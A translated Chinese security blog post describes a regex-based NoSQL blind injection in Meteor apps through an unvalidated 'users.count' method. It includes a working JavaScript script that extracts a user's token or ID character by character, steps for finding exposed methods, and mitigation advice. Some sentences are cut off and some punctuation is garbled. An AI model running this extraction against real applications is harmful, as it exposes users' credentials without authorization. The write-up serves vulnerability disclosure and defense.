Meteor NoSQL 盲注漏洞

aliyuuu / 2019-08-21 08:18:00 / 浏览数 3530 安全技术 漏洞分析 顶(0) 踩(0)

Meteor NoSQL 盲注漏洞

0x00 前言

我最近在Meteor程序中，发现了一个可调用的公开方法"users.count"，它可以返回应用程序中已注册的用户数。虽然从威胁评估的角度来看，它的危害并不大，但我还

通过空参数{}调用users.count方法，后端会返回1923，即已注册的用户数。

但是，如果将参数更改为{"username": "kertojasoo"}，得到的结果却是1。

你发现了漏洞所在吗？

在这篇文章中，我将具体介绍如何利用该漏洞，如何自动化利用，如何在其他应用程序中找到类似的漏洞以及如何降低风险。

0x01 漏洞利用

我们可用以下函数从数据库中提取信息。

例如：

```
Meteor.call("users.count", {
   "username": "kertojasoo",
   "token": {$regex: '^[a-z].*'} // start's with [a-z] (26 possibilities)
}, console.log);
```

在此示例中，每个用户包含有一个token属性。如果查询的结果是1，我们可以推断出该用户的token是以小写字符开头的。接下来，我们将查询范围再缩小一半：

```
Meteor.call("users.count", {
   "username": "kertojasoo",
   "role": {$regex: '^[a-m].*'} // start's with [a-m] (13 possibilities)
}, console.log);
```

通过这种方法枚举，得到第一个字符后，将它添加到正则表达式，继续枚举下一个字符。

因此，虽然我们无法直接读取用户的令牌，通过布尔测试，我们可以进行二进制迭代搜索，最终得到正确的值，我将这种方法称之为"基于正则表达式的NoSQL盲注入"。

GitHub上提供了这种漏洞利用的简单实现（线性搜索）。

```
> (function exploit(user, field, alphabet, data = '', index = 0) {
    Meteor.call('users.count', {username: user, [field] : {$regex: '^' + data + alphabet[index] + '.*'}}, (err, res) => {
      console.log('^' + data + alphabet[index] + '.*', res);
      if (res == 0) {
        index++;
      } else {
        data += alphabet[index];
        index = 0;
      }
      if (index >= alphabet.length) {
        console.log("Done", data);
        return;
      }
      setTimeout(() => {
        exploit(user, field, alphabet, data, index);
      });
    });
  })('kertojasoo', '_id', 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUFVWXYZ0123456789'.split(''));
```

如果您能够登录应用程序，就可以先在控制台中利用Meteor.user()方法得到用户名，再进行枚举。在Meteor的官方指南中，还有针对用户提取bcrypt哈希的方法"serv

0x02 meteor简介

首先，我们需要搞清楚，什么是Meteor方法？

Meteor利用method实现客户端 - 服务器的通信——从客户端获取服务器端的代码。"method"本身是一个JavaScript函数名称。

在服务器上定义method如下所示：

```
Meteor.methods({
 'users.count'({ filter }) {
   return Meteor.users.find(filter).count();
 }
});
```

一个简单的客户端方法定义：


```
Meteor.call('users.count', (err, res) => {
 console.log(res);
});
```

请注意，以上示例并没有验证用户输入，由于服务器代码能够从客户端获取，所以所有的方法都必须实现授权，否则就可能有恶意的客户端滥用服务器。这一点类似于在进行

0x03 查找meteor方法

在测试Meteor应用程序时，要做的第一件事就是枚举所有公开的可调用方法。一些指南可能会建议你打开浏览器的开发人员工具，在JavaScript代码中搜索`Meteor.call`，

注意：如果Meteor应用程序在开发模式下运行，则可忽略以下大部分步骤，因为在这种情况下，我们在DevTools中就可以得到所有的源映射。



感谢您在开发模式下运行应用程序！

我还编写了一个bash脚本，用于自动提取公开方法，可以在GitHub上找到。但必须保证只在允许测试的服务器上运行！

自动Meteor方法提取脚本的示例输出

第1步：提取

利用`meteor build`构建Meteor应用程序时，全部JavaScript文件和模板都会被打包压缩成单个文件，我们可以通过`meteor run --production`模拟这一过程，通过点击查看Meteor程序的源代码，查看到最后生成的代码。

查看JavaScript文件，最后一行（特别是以`var require=`开头的行）将包含应用程序指定的代码。这是我们要深入研究的地方。

第2步：JS美化

我们无法美化整个JavaScript
bundle，但是如果排除所有包和模板代码，仅保留应用程序本身的代码，还是能够格式化的。大多数代码编辑器都可以美化JavaScript代码，图方便的话也可以使用在线工具

第3步：过滤

在美化后的JS代码中搜索`.call("`和`.methods(`，你将得到所有可调用的方法名。源代码还提供了测试相关的参数提示。

第4步：试验结果

在DevTools控制台中，你可以尝试调用这些方法并查看结果。可以使用简单的原语，如：

```
Meteor.call■“method.name”■console.log■
```


如果需要传递参数，还可以用以下方法：

```
Meteor.call■“method.name”■{key■“value”}■console.log■
```

0x04 危害

Shodan.io目前报告有38,105个使用的Meteor服务主机。BuiltWith显示目前有17,334个网站在使用meteor。

导出的Shodan数据中发现了18,666个在标准位置含有JavaScript bundle的站点，其中9,379个站点具有Meteor方法。



Shodan.io中查找到的meteor程序

互联网上至少有659,746个公开曝光的Meteor方法。平均一个Meteor应用程序含有70种方法。

利用关键字搜索曝露的方法会产生以下结果：

```
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■ Meteor Exposed Methods  ■
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■ Keyword  ■ Count ■  \b  ■
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■ update   ■ 45430 ■ 3724 ■
■ get      ■ 87102 ■ 3701 ■
■ insert   ■ 14391 ■ 2542 ■
■ create   ■ 12475 ■ 1707 ■
■ delete   ■ 35230 ■ 1813 ■
■ add      ■ 46434 ■ 1078 ■
■ count    ■ 14674 ■  401 ■
■ fetch    ■  1434 ■  365 ■
■ set      ■ 61780 ■  353 ■
■ send     ■ 21199 ■  258 ■
■ account  ■ 11634 ■  251 ■
■ find     ■  4299 ■  223 ■
■ password ■  7870 ■  176 ■
■ upload   ■  9363 ■  175 ■
■ read     ■ 11303 ■  171 ■
■ submit   ■   590 ■   81 ■
```

```
■ filter    ■   555 ■   77 ■
■ token     ■ 21557 ■   44 ■
■ open      ■  3024 ■   39 ■
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
Count:   grep -riP "$word" | wc -l \b adds word breaks:   grep -riP "\b$word\b" | wc -l
```

虽然曝露的方法并不一定是可利用漏洞，但它仍然是一个攻击点。

0x05 缓解

即使开发框架承诺"以最少的代码实现最多的功能"，我们也不能忽略对用户输入数据的验证。

Meteor的官方指南建议所有Meteor应用程序都使用Methods接受客户端的数据，并且严格限制每个方法能够接受的参数。你必须在这些参数进行业务处理之前验证它们。

0x06 结论

无论你想要客户端和后台通过哪种方法进行通信—Meteor方法，WebSockets还是RESTful API —
你都必须保证所有用户输入都经过了验证，不接受格式错误甚至恶意的数据。

提醒：保持安全合法，不要在未经允许的服务器上测试。

本文翻译自 medium.com， 原文链接 。如若转载请注明出处。